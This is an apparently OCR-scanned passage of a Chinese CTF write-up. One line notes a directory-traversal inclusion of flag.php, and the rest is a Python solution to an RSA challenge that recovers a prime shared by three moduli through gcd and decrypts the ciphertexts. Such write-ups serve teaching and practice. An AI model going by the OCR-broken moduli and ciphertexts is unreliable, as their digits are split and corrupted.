
测试接口，解析位置可能有 bug

解题过程：

发现目录穿越漏洞，直接包含 flag.php（下次建议给出 flag 文件，找 flag 在哪里，包含了一个多小时）







2.7 Crypto2(第二波发的)

解题思路说明：

很简单的质因数 gcd 求因数

解题过程：

```
import gmpy2

from Crypto.Util.number import *

n1=
126718276090711570269773984182601275777292399103560596363537141382560
236237703444370130384566296528052536194842431904361224721720868090062
705359589205037882717451828983085830123153936579374675832785285741098
426962101934828375533698161104248408846836679327114394170441446258917
385940989636180688662812052540242879363609819261731921699198366615896
```

851196958044435297302597039407440616842197375020994555043229399485621
857026624856423664112588410823225832138250769423993757128926080779606
876361006216553146047568712277084079636985487189817371430816392149287
070305434494731329598877601713453934713979989075760886434954565 31

e1= 65537

c1=
526849705128300936359189096528625530836737850506273964580530295018434
365229296752598540793592293597288355749455759343971100322773711608341
799211259442840038218711360993525126863423053728240899493806654161299
955055559160774401928639276554984440017644241548055977368843969387426
465792512359875619328689711256642084748060104037233833844293252441059
883439363001903853617333669649874387916087937750489452600120506075354
328905910487446715019459640449063806557397457025867119517332747587193
643176923470159057281659248589856846314358713772188361006961600890263
731645966000143517105474134714247020808218317163723329949327373 7

n2=
180908008289958983248129763709506149447244240956694903242149281624546
404623827241910437855923502996267823764119354992594289705321026863618
249673006499164957021388251828577372104861731379988119932445907946900
703078720747053489829700603043898423380434323836909348148922839360181
423829902678683413759565492106943540653173286124406721692328033624810
906613687825998199269709685098270012039369336927778211176794481684006
202342611640181674045414462018283498808875260764689828405696457534280
579371727150738173327368787377097044953175493861119386398612213076079
487754218970639764571073565744286023807908141621104730188563448 71

e2= 4097

c2=
232626761035551615357598645372716136626681665601764491098102869028313
205521727193947584061829431198646301139889257034062613115822321755833
513983198597373774881263636060101031249016090342732284841150715723837
331305395909232687513639613499787775731633915332729050880664588242811
464704152228793400757922076918958324946987916507825424892244208498586
037446118825981859218129468689033524298119942771539297854697771847546
272798701243767729034146373266015230225723403075177475946670300218900
343720493443802604716382808390258476352775203303543807860995066521124
311298237316772245897517266766584971537215837829931954819485491 4

n3=
140168991397670713579615675143737806083552229738829166991299078064562

0188611436814754048951496047983642423659582619029581976597983527050088962699404865550813445090807569856792593834032249894487880627326137755113259629548457975211809728108461498706468092816891814791052292202046276268892445955889624996880488588585388563234953959050767539737649434648997259629027016884710334556174332730096419681150651094397143732530282297459378229285049952405533803383205361021746176069862861497117114430045057452283915718787454899403635721229716675923125576515575940520740831531418216614201554734574405453374933451682085030056979067 3

e3= 1048577

c3=
1507157402302225700443994264641838312753363380677759942918832857396550216927941389943122383728949792984913155517202501504817319345830153748955731880333992875210194306712098593166605310784068299411946792264365247471197716329666415403718297430110977954951479772565341847358286252098930408452594561104228639615640815799731581302607522977457874347224189202268831547055389518214072278766864028489294466057175201908756749666131546163372443691718757198229262989973810951064160488114367967684657242385568733678188829354802025582496625272334309487028498614869964712744826603931510547381997149345221530469380732265014466170524

```
p = gmpy2.gcd(n1,n2)

q1 = n1//p

d1 = gmpy2.invert(e1,(q1-1)*(p-1))

print(long_to_bytes(pow(c1,d1,n1)))

q2 = n2//p

d2 = gmpy2.invert(e2,(q2-1)*(p-1))

print(long_to_bytes(pow(c2,d2,n2)))

p = gmpy2.gcd(n2,n3)

q1 = n3//p

d1 = gmpy2.invert(e3,(q1-1)*(p-1))

print(long_to_bytes(pow(c3,d1,n3)))
```